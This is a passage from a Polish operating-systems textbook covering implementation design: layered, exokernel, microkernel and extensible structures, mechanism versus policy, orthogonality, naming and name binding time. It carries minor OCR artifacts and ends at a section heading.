Najważniejszą różnicą dzielącą model połączeniowy od modelu bezpołączeniowego jest koszt związany z dodatkowymi operacjami ustanawiania połączenia (np. otwierania pliku) oraz ewentualny zysk związany z brakiem konieczności każdorazowego łączenia się (zwykle w wielu wywołaniach systemowych) z żadanym zasobem. W przypadku plikowych operacji wejścia-wyjścia na jednym komputerze, gdzie koszt ustanawiania połączenia jest niski, standardowy sposób (otwierania i używania) okazuje się najlepszym rozwiązaniem. W przypadku zdalnych systemów plików wybór właściwego rozwiązania nie jest taki oczywisty.

Innym ważnym aspektem interfejsu wywołań systemowych jest widoczność samych wywołań. Odnalezienie listy wywołań systemowych standardu POSIX nie stanowi najmniejszego problemu. Wszystkie systemy UNIX obsługują zarówno te, jak i pewną (zwykle niewielką) liczbę dodatkowych wywołań systemowych, jednak kompletna lista jest zawsze publiczna. Zupełnie inaczej postępuje firma Microsoft, która nigdy nie upubliczniała listy wywołań systemowych systemu Windows. Ograniczono się do udostępnienia listy wywołań interfejsu WinAPI i innych interfejsów API, które jednak obejmują ogromną liczbę (ponad 10 tysięcy) wywołań procedur bibliotek i stosunkowo niewiele prawdziwych wywołań systemowych. Za ujawnianiem pełnych list wywołań systemowych przemawia to, że programiści aplikacji powinni wiedzieć, co jest tanie (funkcje wykonywane w przestrzeni użytkownika), a co drogie (wywołania jądra). Z drugiej strony utajnienie listy wywołań systemowych zapewnia większą swobodę twórcom systemu operacyjnego, ponieważ mogą modyfikować wywołania systemowe bez naruszania funkcjonowania już istniejących programów użytkownika. Jak pisaliśmy w punkcie 9.7.7, projektanci popełnili błąd z wywołaniem systemowym access, a pomimo to jesteśmy skazani na posługiwanie się nim.

12.3. IMPLEMENTACJA

Skoro omówiliśmy już zagadnienia związane z interfejsami użytkownika i wywołaniami systemowymi, możemy przejść do analizy sposobów implementacji systemu operacyjnego. W kolejnych ośmiu punktach przyjrzymy się wybranym problemom koncepcyjnym związanym ze strategiami implementacji. Zaraz potem omówimy kilka przydatnych technik niskopoziomowych.


12.3.1. Struktura systemu

Prawdopodobnie pierwszą decyzją, którą muszą podjąć programiści implementujący system operacyjny, jest wybór właściwej struktury tego systemu. Najważniejsze możliwości omówiono już w podrozdziale 1.7 — przypomnimy je w tym punkcie. Projekt monolityczny pozbawiony struktury nie jest zbyt dobrym rozwiązaniem, chyba że chodzi o mały system operacyjny działający np. w lodówce (jednak nawet tam warto się pokusić o bardziej złożoną strukturę).

Systemy wielowarstwowe

Jednym z najlepszych rozwiązań wypracowanych i rozwijanych całymi latami jest system wielowarstwowy. Pierwszym wielowarstwowym systemem operacyjnym był system THE autorstwa Dijkstry (patrz tabela 1.3). Strukturę wielowarstwową zastosowano także w systemach UNIX i Windows 8, jednak w ich przypadku podział na warstwy jest raczej próbą znalezienia sposobu opisu systemów niż skutkiem realizacji prawdziwej reguły projektowej podczas budowy systemów.

Projektanci nowego systemu, którzy decydują się na to rozwiązanie, powinni najpierw bardzo uważnie dobrać warstwy projektowanej struktury i zdefiniować funkcje realizowane przez każdą z tych warstw. Najniższa warstwa zawsze powinna próbować ukrywać najbardziej niezrozumiałe aspekty funkcjonowania sprzętu (dobrym przykładem jest pokazana na rysunku 11.2 warstwa HAL). Kolejna warstwa zwykle powinna obsługiwać przerwania, przełączanie kontekstu i działanie jednostki MMU, aby kod w wyższych warstwach był (na tyle, na ile to możliwe) niezależny od sprzętu. Dobór struktury ponad tymi warstwami zależy w dużej mierze od preferencji projektantów. Jednym z rozwiązań jest umieszczenie w trzeciej warstwie mechanizmów zarządzania wątkami, w tym mechanizmów szeregowania i synchronizacji wątków (patrz rysunek 12.1). Taki model oznacza, że począwszy od czwartej warstwy, dysponujemy prawidłowymi wątkami, które można szeregować i synchronizować za pomocą standardowego mechanizmu (np. muteksów).



Rysunek 12.1. Jeden z możliwych projektów struktury współczesnego, wielowarstwowego systemu operacyjnego

Czwarta warstwa składa się ze sterowników urządzeń, z których każdy ma postać odrębnego wątku z własnym stanem, licznikiem programu, rejestrami itp. Sterowniki mogą (ale nie muszą) działać w przestrzeni adresowej jądra. Taki projekt znacznie upraszcza strukturę wejścia-wyjścia, ponieważ w razie wystąpienia przerwania istnieje możliwość jego konwersji na operację `unlock` na muteksie i wywołania mechanizmu szeregującego (mechanizm szeregujący może wówczas przydzielić procesor wątkowi, który do tej pory czekał na odblokowanie muteksa). Takie rozwiązanie zastosowano w systemie MINIX 3; w systemach UNIX, Linux i Windows 8 mechanizmy obsługi przerwań działają na swoistej zieminiczej — nie mają postaci wątków, które można by szeregować, wstrzymywać itp. Ponieważ znacząca część złożoności każdego systemu operacyjnego ma związek z operacjami wejścia-wyjścia, każda technika ułatwiająca zarządzanie tymi operacjami i izolowanie ich jest warta rozważenia.

Ponad czwartą warstwą zwykle oczekuje się warstwy pamięci wirtualnej, jednego lub wielu systemów plików oraz mechanizmów odpowiedzialnych za obsługę wywołań systemowych. Te warstwy są odpowiedzialne za dostarczanie usług aplikacjom. Jeśli pamięć wirtualna znajduje się w warstwie niższej niż systemy plików, istnieje możliwość stronicowania zawartości pamięci podręcznej bloków, a menedżer pamięci wirtualnej może dynamicznie określić sposób dzielenia pamięci rzeczywistej pomiędzy strony użytkownika a strony jądra (w tym pamięć podręczną). Takie rozwiązanie zastosowano w systemie Windows 8.

Egzojądra

Chociaż podział na warstwy ma wielu zwolenników wśród projektantów systemów, istnieje też obóz przeciwników tego modelu, którzy preferują zupełnie inne rozwiązanie [Engler et al., 1995]. Ta grupa projektantów uważa, że lepszym wyjściem jest stosowanie *tezy koniec-koniec* (ang. *end-to-end argument*) [Saltzer et al., 1984]. Zgodnie z tą koncepcją, jeśli coś może być realizowane przez sam program użytkownika, wykonanie tego zadania w niższej warstwie byłoby mar-notrawstwem.

Wyobraźmy sobie aplikację, której głównym zadaniem jest uzyskiwanie dostępu do zdalnych plików. Jeśli system obawia się uszkodzeń danych w transporcie, powinien dla każdego zapisanego pliku wyznaczać sumę kontrolną i przechowywać tę wartość wraz z danym plikiem. W czasie przesyłania pliku za pośrednictwem sieci (z dysku źródłowego do procesu docelowego) należy przesyłać także sumę kontrolną, która powinna następnie zostać porównana z sumą kontrolną wyznaczoną po stronie odbiorcy. Jeśli obie sumy okażą się różne, plik trzeba będzie przesłać raz jeszcze.


Taka weryfikacja jest bezpieczniejsza niż stosowanie niezawodnego protokołu sieciowego, ponieważ — oprócz typowych błędów transmisji — pozwala dodatkowo wychwytywać błędy na dysku, błędy w pamięci, błędy w oprogramowaniu routerów i inne usterki. Teza koniec-koniec mówi, że stosowanie niezawodnego protokołu sieciowego nie jest wówczas konieczne, ponieważ punkt końcowy (proces odbiorcy) dysponuje wszystkimi informacjami niezbędnymi do weryfikacji poprawności pliku. W tej sytuacji jedynym powodem stosowania niezawodnego protokołu sieciowego może być dążenie do podniesienia efektywności (poprzez szybsze wykrywanie i korygowanie błędów transmisji).

Tezę koniec-koniec można zastosować dla niemal wszystkich aspektów funkcjonowania systemu operacyjnego. Zgodnie z tą tezą system operacyjny nie powinien realizować żadnych zadań, które mogą być wykonywane przez program użytkownika. Po co mielibyśmy np. udostępniać system plików? Wystarczy przecież, by użytkownik sam odczytywał i zapisywał fragmenty surowego dysku z zachowaniem odpowiednich zabezpieczeń. Większość plików oczywiście lubi

dysponować plikami — w tej sytuacji (zgodnie z tezą koniec-koniec) można udostępnić użytkownikowi system plików zaimplementowany w formie procedur biblioteki dołączanej do każdego programu potrzebującego plików. Takie rozwiązanie umożliwia różnym programom stosowanie różnych systemów plików. W prezentowanym modelu zadania systemu operacyjnego ograniczają się do bezpiecznego przydzielania zasobów (np. procesora i dysków) konkurującym użytkownikom. Przykładem systemu operacyjnego opracowanego zgodnie z zaleceniami tezy koniec-koniec jest Exokernel [Engler et al., 1995].

Systemy klient-serwer z mikrojądrzem

Kompromisem pomiędzy systemem realizującym wszystkie zadania a systemem, który nie robi niczego, jest system operacyjny wykonujący kilka operacji. W ten sposób dochodzimy do projektu mikrojądra, w którym znaczna część usług systemu operacyjnego jest realizowana przez procesy serwerów poziomu użytkownika (patrz rysunek 12.2). To najbardziej modułowy i elastyczny ze wszystkich projektów systemów operacyjnych. W skrajnie elastycznym wariantie tego projektu każdy sterownik urządzenia jest wykonywany w formie odrębnego procesu użytkownika (w pełni chronionego przed wpływem jądra i innych sterowników).



Rysunek 12.2. Przetwarzanie klient-serwer w systemie z mikrojądrzem

Sterowniki urządzeń wchodzące w skład jądra mają bezpośredni dostęp do rejestrów urządzeń sprzętowych. Sterowniki spoza jądra wymagają dodatkowego mechanizmu zapewniającego dostęp do tych rejestrów. Jeśli pozwalają na to rozwiązania sprzętowe, każdy proces sterownika może uzyskiwać dostęp tylko do tych urządzeń wejścia-wyjścia, których potrzebuje. Każdy proces sterownika realizującego np. operacje wejścia-wyjścia odwzorowywane w pamięci może dysponować stroną pamięci dla odpowiedniego urządzenia, ale nie stronami pozostałych urządzeń. Jeśli przestrzeń portów wejścia-wyjścia może być częściowo chroniona, istnieje możliwość udostępniania poszczególnym sterownikom właściwych fragmentów tej przestrzeni.

Opisany model można zrealizować nawet wtedy, gdy nie można liczyć na wsparcie warstwy sprzętowej. W takim przypadku konieczne jest zdefiniowanie nowego wywołania systemowego dostępnego tylko dla procesów sterowników urządzeń i otrzymującego na wejściu listę par port-wartość. Jądro w pierwszej kolejności sprawdza, czy dany proces dysponuje wszystkimi portami z tej listy. Jeśli tak, jądro kopiuje otrzymane wartości na właściwe porty, inicjując — tym samym — odpowiednie operacje wejścia-wyjścia.

Podobnego wywołania można użyć do odczytywania danych z portów wejścia-wyjścia w chroniony sposób. Można by stworzyć analogiczny zbiór wywołań umożliwiający procesom sterowników odczytywanie i zapisywanie tablic jądra, ale tylko w kontrolowany sposób i za aprobatą jądra.

Największym problemem tego modelu (i ogólnie koncepcji mikrojądra) jest obniżona wydajność wskutek dodatkowych operacji przełączania kontekstu. Z drugiej strony niemal wszystkie projekty rozwijające tę koncepcję realizowane były wiele lat temu, kiedy procesory były nieporów-

nanie wolniejsze od swoich obecnych odpowiedników. Niewiele współczesnych aplikacji wykorzystuje każdą możliwość uzyskania dostępu do procesora i nie toleruje najmniejszych spadków wydajności. Weźmy np. edytor tekstu czy przeglądarkę internetową — podczas korzystania z tych programów procesor zwykle jest bezczynny przez 95% czasu. Jeśli system operacyjny z mikrojądrom przekształci zawodny system 3,5-gigahercowy w niezawodny system 3-gigahercowy, prawdopodobnie niewielu użytkowników będzie miało jakiekolwiek zastrzeżenia. W końcu zdecydowana większość tych samych użytkowników jeszcze kilka lat temu była dumna ze swoich komputerów osiągających częstotliwość taktowania na poziomie 1 GHz. Ponadto nie do końca jest jasne — wziawszy pod uwagę to, że liczba rdzeni nie stanowi już zbyt wielkiego ograniczenia — czy koszty komunikacji międzyprocesowej nadal są tak istotnym problemem. Jeśli każdy sterownik urządzenia i każdy komponent systemu operacyjnego będzie miał do dyspozycji własny, dedykowany rdzeń, to nie będzie przełączania kontekstu podczas komunikacji międzyprocesowej. Ponadto pamięci podręczne, mechanizmy odgadujące rozwidlenie sterowania (ang. *branch predictors*) i bufory TLB będą rozgrzane i gotowe do działania na pełnych obrotach. Wyniki eksperymentalnych prac nad wysokowydajnymi systemami operacyjnymi bazującymi na mikrojądrze zaprezentował [Hruby et al., 2013].

Warto przy tej okazji wspomnieć, że chociaż mikrojądra nie są popularne w świecie komputerów biurkowych, stosuje się je dość powszechnie w telefonach komórkowych, systemach przemysłowych, systemach wbudowanych i systemach wojskowych, gdzie kwestia niezawodności jest absolutnie kluczowa. Także system OS X firmy Apple, który działa na wszystkich komputerach Mac i MacBook, składa się ze zmodyfikowanej wersji systemu FreeBSD działającej na bazie zmodyfikowanej wersji mikrojądra Mach.

Systemy rozszerzalne

Opisany powyżej model systemów typu klient-serwer miał na celu przeniesienie możliwie wielu funkcji poza jądro. Rozwiązaniem przeciwnym jest umieszczenie jak największej części modułów w jądrze, tyle że w odpowiednio *chroniony* sposób. W tym przypadku kluczem do sukcesu jest oczywiście słowo chroniony. Pewne mechanizmy takiej ochrony omawialiśmy już w punkcie 9.8.6 — przedstawione tam techniki początkowo projektowano z myślą o importowaniu appletów za pośrednictwem internetu, jednak znajdują zastosowanie także podczas umieszczania obcego kodu w jądrze. Do najważniejszych technik tego typu należy *izolowanie* (ang. *sandboxing*) oraz podpisywanie kodu (inna technika — interpretacji — akurat w przypadku kodu jądra byłaby raczej niepraktyczna).

Sama koncepcja systemu rozszerzalnego oczywiście nie definiuje struktury systemu operacyjnego. Z drugiej strony można rozpocząć proces projektowania od opracowania minimalnego systemu złożonego niemal wyłącznie z mechanizmu ochrony, aby następnie przystąpić do stopniowego dodawania do jądra chronionych modułów aż do osiągnięcia oczekiwanej zbioru funkcji. Minimalny system operacyjny można nawet budować z myślą o konkretnej aplikacji. Nowy system operacyjny można wówczas dostosowywać do kolejnych aplikacji — wystarczy włączyć do jądra niezbędne moduły. Przykładem takiego systemu jest Paramecium [van Doorn, 2001].

Wątki jądra

Innym ważnym problemem, który występuje niezależnie od wybranej struktury, jest kwestia wątków systemowych. W pewnych sytuacjach warto wprowadzić do modelu systemu wątki jądra jako jednostki niezależne i odrębne względem procesów użytkownika. Wątki jądra mogą działać

w tle i odpowiadać za takie zadania jak zapisywanie na dysku brudnych stron, wymiana procesów pomiędzy pamięcią główną a dyskiem itp. W praktyce struktura jądra może się składać z samych tego rodzaju wątków — wywołanie systemowe nie powoduje wówczas przejścia wątku użytkownika do trybu jądra, tylko zablokowanie tego wątku i przekazanie kontroli wątkowi jądra odpowiedzialnemu za realizację właściwego zadania.

Oprócz wątków jądra wykonywanych w tle większość systemów operacyjnych korzysta z wielu procesów demonów (także działających w tle). Mimo że procesy demonów nie są częścią systemu operacyjnego, często realizują typowe zadania „systemowe”. Procesy z tej grupy nierzadko odpowiadają za odbieranie i wysyłanie wiadomości poczty elektronicznej oraz realizację rozmaitych żądań nadsiłanych przez zdalnych użytkowników, jak żądania protokołu FTP czy żądania stron WWW.

12.3.2. Mechanizm kontra strategia

Inną zasadą, która pomaga nie tylko zachować spójność architektoniczną, ale też utrzymać niewielki rozmiar i właściwą strukturę systemu operacyjnego, jest izolowanie mechanizmu od strategii. Umieszczenie mechanizmu w systemie operacyjnym i pozostawienie strategii procesom użytkownika oznacza, że sam system nie wymaga zmian, nawet jeśli istnieje konieczność zmiany strategii. Co ciekawe, jeśli moduł strategii musi wchodzić w skład jądra, należy — w ramach możliwości — izolować go od mechanizmu, aby zmiany w module strategii nie wpływaly na funkcjonowanie modułu mechanizmu.

Aby lepiej zrozumieć koncepcję oddzielania mechanizmu od strategii, przeanalizujmy dwa przykłady rzeczywistych rozwiązań. Naszym pierwszym przykładem będzie wielkie przedsiębiorstwo dysponujące działem płac odpowiedzialnym za wypłacanie pracownikom wynagrodzeń. Dział płac dysponuje komputerami, oprogramowaniem, czekami in blanco, umowami z bankami oraz mechanizmem wykorzystywanym do właściwego wypłacania wynagrodzeń. Z drugiej strony strategia, czyli sposób określania, kto otrzymuje ile pieniędzy, jest czymś zupełnie odrebnym — zależy od decyzji kierownictwa firmy. Dział płac ma tylko realizować to, co zostanie mu zlecone przez zarząd.

Przeanalizujmy teraz drugi przykład. Restauracja dysponuje mechanizmami serwowania posiłków, zarządzania stolikami, talerzami, kelnerami, wyposażeniem kuchni, umowami z operatorami kart płatniczych itp. Za wyznaczanie strategii odpowiada szef kuchni, który decyduje, co znajduje się w menu lokalu. Jeśli szef kuchni uzna, że tofu nie będzie dłużej serwowane i że zastąpią go wielkie steki, nowa strategia może być obsługiwana przez istniejący mechanizm.

Przyjrzyjmy się teraz kilku przykładom systemów operacyjnych. Skoncentrujemy się najpierw na problemie szeregowania wątków. Jądro może dysponować algorytmem szeregowania według priorytetów z k poziomów priorytetów. W takim przypadku mechanizmem jest tablica indeksowana według poziomu priorytetu (jak w systemach UNIX i Windows 8). Każdy wpis w tej tablicy jest nagłówkiem (pierwszym elementem) listy gotowych wątków z danym poziomem priorytetu. Działanie algorytmu szeregującego sprawdza się do przeszukiwania tablicy od najwyższego do najniższego priorytetu i wyborze pierwszego odnalezioneego, gotowego wątku. Strategie określa zasady ustawiania priorytetów. System może np. być wykorzystywany przez różne klasy użytkowników, z których każdy może mieć przypisany inny priorytet. Strategia może też umożliwiać procesom użytkownika ustawianie względnych priorytetów swoich wątków. Zgodnie z przyjętą strategią priorytety mogą być podwyższane po wykonaniu operacji wejścia-wyjścia lub

obniżane po wykorzystaniu kwantu czasu. Istnieje jeszcze wiele innych strategii, jednak z naszego punktu widzenia najważniejsze jest oddzielenie strategii (zasad szeregowania) od mechanizmu (sposobu obsługi listy gotowych wątków).

Innym ciekawym przykładem jest stronicowanie. Odpowiedni mechanizm wymaga zarządzania jednostką MMU, utrzymywania list zajętych i wolnych stron oraz kodu przenoszącego strony pomiędzy dyskiem a pamięcią główną. Strategia określa, co należy robić w razie wystąpienia błędu braku strony. Strategia może mieć charakter lokalny lub globalny, może stosować technikę LRU lub FIFO, jednak wybrany algorytm może (i powinien) być skutecznie odizolowany od mechanizmu bezpośrednio odpowiedzialnego za zarządzanie stronami.

Trzecim ciekawym przykładem jest model ładowania modułów do jądra. Odpowiedni mechanizm odpowiada za sposób dodawania ich kodu do kodu jądra, sposób ich łączenia, zakres wywołań dostępnych dla dołączanego kodu oraz zakres wywołań, które można wykonywać na tym kodzie. Strategia określa, kto może ładować moduły do jądra i które moduły mogą być ładowane w ten sposób. Być może prawo ładowania modułów będzie miał tylko superużytkownik, a może takie prawo zyska każdy użytkownik dysponujący cyfrowym podpisem potwierdzonym przez odpowiedni ośrodek.

12.3.3. Ortogonalność

Dobry projekt systemu obejmuje wiele odrębnych elementów, które można łączyć niezależnie od siebie. Przykładowo w języku programowania C istnieją takie proste typy danych jak liczby całkowite, znaki czy liczby zmiennoprzecinkowe. Istnieje też mechanizm łączenia prostych typów danych w ramach tablic, struktur i unii. Programista może łączyć te typy niezależnie od siebie — istnieje możliwość definiowania tablic liczb całkowitych, tablic znaków, struktury i unii ze składowymi reprezentującymi liczby zmiennoprzecinkowe itp. W praktyce raz zdefiniowany typ danych, np. tablica liczb całkowitych, może być wykorzystywana tak jak proste typy danych, np. w roli składowej struktury lub unii. Możliwość niezależnego łączenia odrębnych bytów określa się mianem *ortogonalności* (ang. *orthogonality*). Ortogonalność jest bezpośrednim następstwem zasad prostoty i kompletności.

Koncepcja ortogonalności występuje (pod wieloma postaciami) także w świecie systemów operacyjnych. Dobrym przykładem jest wywołanie systemowe clone Linuksa, które tworzy nowy wątek. Na wejściu tego wywołania przekazuje się mapę bitową, która umożliwia współdzielenie i indywidualne kopирование przestrzeni adresowej, katalogu roboczego, deskryptorów plików i sygnałów. Jeśli programista zdecyduje się na skopiowanie wszystkich tych elementów, powstanie nowy proces (wówczas działanie wywołania clone jest identyczne jak w przypadku wywołania fork). Jeśli nic nie jest kopowane, wywołanie clone tworzy nowy wątek w ramach bieżącego procesu. Okazuje się jednak, że istnieje też możliwość utworzenia pośrednich form współdzielenia (niedostępnych w tradycyjnych systemach UNIX). Oddzielenie poszczególnych elementów i zapewnienie ich ortogonalności zapewnia nam lepszą kontrolę nad procedurami tworzenia procesów i wątków.

Innym zastosowaniem ortogonalności jest oddzielanie pojęcia procesu od pojęcia wątku w systemie operacyjnym Windows 8. We wspomnianym systemie proces jest kontenerem dla zasobów, niczym więcej i niczym mniej. Wątek to jednostka szeregowania. Kiedy jeden proces otrzymuje uchwyt innego procesu, nie ma znaczenia liczba wątków składających się na ten proces. Podczas szeregowania wątku nie ma znaczenia, do którego procesu ten wątek należy. Pojęcia procesów i wątków są więc ortogonalne.

Ostatni przykład ortogonalności można odnaleźć w systemie operacyjnym UNIX. We wspomnianym systemie operacja tworzenia procesu składa się z dwóch kroków: fork i exec. Zdecydowano się oddzielić operacje tworzenia nowej przestrzeni adresowej i ładowania nowego obrazu pamięci, aby umożliwić realizację dodatkowych działań pomiędzy tymi krokami (np. operacje na deskryptorach plików). W systemie Windows 8 nie zdecydowano się na rozdzielenie obu kroków, zatem operacje tworzenia nowej przestrzeni adresowej i jej wypełniania nie są ortogonalne. Ortogonalna jest natomiast sekwencja wywołań clone i exec systemu Linux, ponieważ programista ma do dyspozycji dość drobne elementy składowe, które zapewniają mu sporą kontrolę nad realizowanymi zadaniami. Ogólnie dysponowanie wieloma elementami ortogonalnymi, które można łączyć na wiele różnych sposobów, umożliwia konstruowanie niewielkiego, prostego i eleganckiego systemu.


12.3.4. Nazewnictwo

Większość wykorzystywanych przez system operacyjny struktur danych, które cechują się długim czasem życia, ma przypisywane nazwy lub identyfikatory umożliwiające wygodne odwołania do tych struktur. Do najbardziej oczywistych przykładów takich identyfikatorów należą nazwy użytkowników, nazwy plików, nazwy urządzeń, identyfikatory procesów itp. Wybór sposobu przypisywania tego rodzaju nazw i zarządzania nimi jest jedną z najważniejszych decyzji, które muszą zostać podjęte podczas projektowania i implementowania systemu operacyjnego.

Nazwy projektowane z myślą o wygodzie użytkowników mają postać łańcuchów znakowych w formacie ASCII lub Unicode i zwykle tworzą struktury hierarchiczne. Przykładem takiej struktury hierarchicznej są ścieżki do katalogów, np. */usr/ast/books/mos2/chap-12*, reprezentujące sekwencje katalogów, począwszy od katalogu głównego. Innym przykładem struktur hierarchicznych są adresy URL. I tak adres *www.cs.vu.nl/~ast/* wskazuje na konkretny komputer (*www*) określonego wydziału (*cs*) na określonym uniwersytecie (*vu*) w określonym kraju (*nl*). Część adresu za prawym ukośnikiem identyfikuje konkretny plik na wskazanym komputerze (w tym przypadku — zgodnie z konwencją — plik *www/index.html* w katalogu domowym użytkownika *ast*). Warto przy tej okazji wspomnieć, że adresy URL (i ogólnie adresy DNS, w tym adresy poczty elektronicznej) interpretuje się odwrotnie, tj. od dołu drzewa. Zupełnie inaczej jest w przypadku nazw plików, które analizuje się od szczytu drzewa. Odmienny sposób interpretacji ścieżek i adresów może też zależeć od tego, czy drzewo jest zapisywane od lewej do prawej strony, czy od prawej do lewej strony.

Nazwy często przypisuje się na dwóch różnych poziomach: zewnętrznym i wewnętrznym. Przykładowo pliki zawsze mają przypisywane nazwy w czytelnej dla użytkowników formie łańcuchów znakowych. Dodatkowo niemal wszystkie systemy wykorzystują nazwyewnętrzne. W systemie UNIX rzeczywistą nazwą pliku jest numer odpowiedniego i-węzła (nazwa ASCII w ogóle nie jest wykorzystywana wewnętrznie). W praktyce nazwyewnętrzne nawet nie muszą być unikatowe, ponieważ na pojedynczy plik może wskazywać wiele dowiązań. Analogiczne rozwiązanie zastosowano w systemie Windows 8, gdzie pliki są wewnętrznie reprezentowane przez indeksy w tablicy MFT. Zadaniem katalogu jest zapewnianie odwzorowania pomiędzy nazwą zewnętrzną a nazwą wewnętrzną (patrz rysunek 12.3).

W wielu przypadkach (m.in. w pokazanym powyżej przykładzie nazw plików) nazwyewnętrzne mają postać liczb całkowitych bez znaku wykorzystywanych w roli indeksów tablic jądra. Innymi ciekawymi przykładami nazw wykorzystywanych w roli indeksów są deskryptory plików stosowane w systemie UNIX oraz uchwyty obiektów stosowane w systemie Windows 8. Warto podkreślić, że dla żadnej z tych struktur nie istnieje reprezentacja zewnętrzna. Zaprojektowano



Rysunek 12.3. Katalogi wykorzystuje się do odwzorowywania nazw zewnętrznych na nazwy wewnętrzne

je wyłącznie z myślą o wykorzystywaniu przez wewnętrzne mechanizmy systemu oraz wykonywane procesy. Ogólnie stosowanie indeksów tablic dla ulotnych nazw (traconych podczas ponownego uruchamiania systemu) jest dobrym rozwiązaniem.

Systemy operacyjne często obsługują wiele przestrzeni nazw, zarówno tych zewnętrznych, jak i wewnętrznych; np. w rozdziale 11. omówiliśmy trzy zewnętrzne przestrzenie nazw stosowane w systemie Windows 8: nazwy plików, nazwy obiektów oraz nazwy rejestru (istnieje też przestrzeń nazw usługi Active Directory, której nie omówiliśmy). Wspomniany system operuje też na nieskończonych wewnętrznych przestrzeniach nazw obejmujących liczby całkowite bez znaku, w tym na uchwytnach obiektów i wpisach w tablicy MFT. Mimo że wszystkie nazwy składające się na zewnętrzne przestrzenie nazw mają postać łańcuchów Unicode, próba odnalezienia nazwy pliku w rejestrze zakończyłaby się niepowodzeniem, tak jak użycie indeksu MFT w tablicy obiektów nie zda egzaminu. Dobry projekt wymaga dogłębnego przemyślenia, ile przestrzeni nazw potrzeba, jaka powinna być składnia nazw w każdej z tych przestrzeni, jak można zmieniać ich zawartość, czy będą obsługiwanie nazwy bezwzględne i względne itp.

12.3.5. Czas wiązania nazw

Jak już wiemy, systemy operacyjne stosują różne rodzaje nazw w roli identyfikatorów obiektów. W niektórych przypadkach odwzorowania nazw na obiekty mają stały charakter; w pozostałych sytuacjach odwzorowania tworzy się już w czasie działania systemu. W drugim przypadku istotne znaczenie ma czas kojarzenia nazwy z obiektem. Ogólnie tzw. *wczesne wiązanie* (ang. *early binding*) jest proste, ale mało elastyczne, natomiast *późne wiązanie* (ang. *late binding*) okazuje się bardziej skomplikowane, ale też bardziej elastyczne.

Aby lepiej zrozumieć problem czasu kojarzenia nazw, przeanalizujmy kilka przykładów zaczerpniętych z rzeczywistych rozwiązań. Przykładem wczesnego wiązania jest praktyka gromadzenia przez rodziców środków na przyszłe studia dzieci (na specjalnym koncie na poczet przyszłego czesnego) już od dnia ich urodzenia. Kiedy dziecko kończy 18 lat, czesne jest w pełni opłacane ze zgromadzonych środków (niezależnie od tego, ile wynosi kwota czesnego w danym momencie).

W przemyśle przykładem wczesnego wiązania jest zamawianie niezbędnych części z wyprzedzeniem i utrzymywanie odpowiednich stanów magazynowych. Zupełnie inaczej przebiega produkcja ad hoc, która wymaga od producentów przekazywania niezbędnych części na żądanie, ale eliminuje konieczność magazynowania części — w tym przypadku mamy więc do czynienia z późnym wiązaniem.

Języki programowania często obsługują wiele trybów wiązania zmiennych z adresami wirtualnymi. Zmienne globalne są kojarzone z określonymi adresami wirtualnymi już przez kompilator (w ich przypadku możemy więc mówić o wczesnym wiązaniu). Zmienne lokalne w ramach procedur mają przypisywane adresy wirtualne (na stosie) dopiero w czasie wywoływanego swoich procedur (tu mamy do czynienia z wiązaniem pośrednim). Zmienne składowane na stercie (alokowane za pomocą procedury `malloc` języka C lub metody `new` języka Java) mają przydzielane adresy wirtualne dopiero wtedy, gdy są rzeczywiście potrzebne (to przykład późnego wiązania).

Systemy operacyjne zwykle stosują technikę wczesnego wiązania nazw dla większości struktur danych i tylko w niektórych przypadkach korzystają z mechanizmu późnego wiązania (dla większej elastyczności). Dobrym przykładem jest alokowanie pamięci. Wczesne systemy wieloprogramowe na komputerach pozabawionych sprzętowych mechanizmów relokacji adresów musiały ładować programy pod pewien adres w pamięci i relokować je w celu właściwego wykonania pod tym adresem. W razie usunięcia z pamięci w procesie wymiany system musiał przywrócić program pod ten sam adres. Z drugiej strony pamięć wirtualna ze stronicowaniem jest przykładem późnego kojarzenia. Adres fizyczny skojarzony z danym adresem wirtualnym nie jest znany do momentu przeniesienia odpowiedniej strony do pamięci.

Innym ciekawym przykładem późnego kojarzenia jest rozmieszczenie okien w ramach graficznego interfejsu użytkownika (GUI). Inaczej niż we wczesnych systemach graficznych, w których to programista musiał określić bezwzględne współrzędne wszystkich obrazów na ekranie, we współczesnych interfejsach GUI oprogramowanie wykorzystuje współrzędne względem punktu początkowego okna (z natury rzeczy nieznanego do momentu umieszczenia tego okna na ekranie i zmienianego wraz ze zmianą pozycji okna).

12.3.6. Struktury statyczne kontra struktury dynamiczne

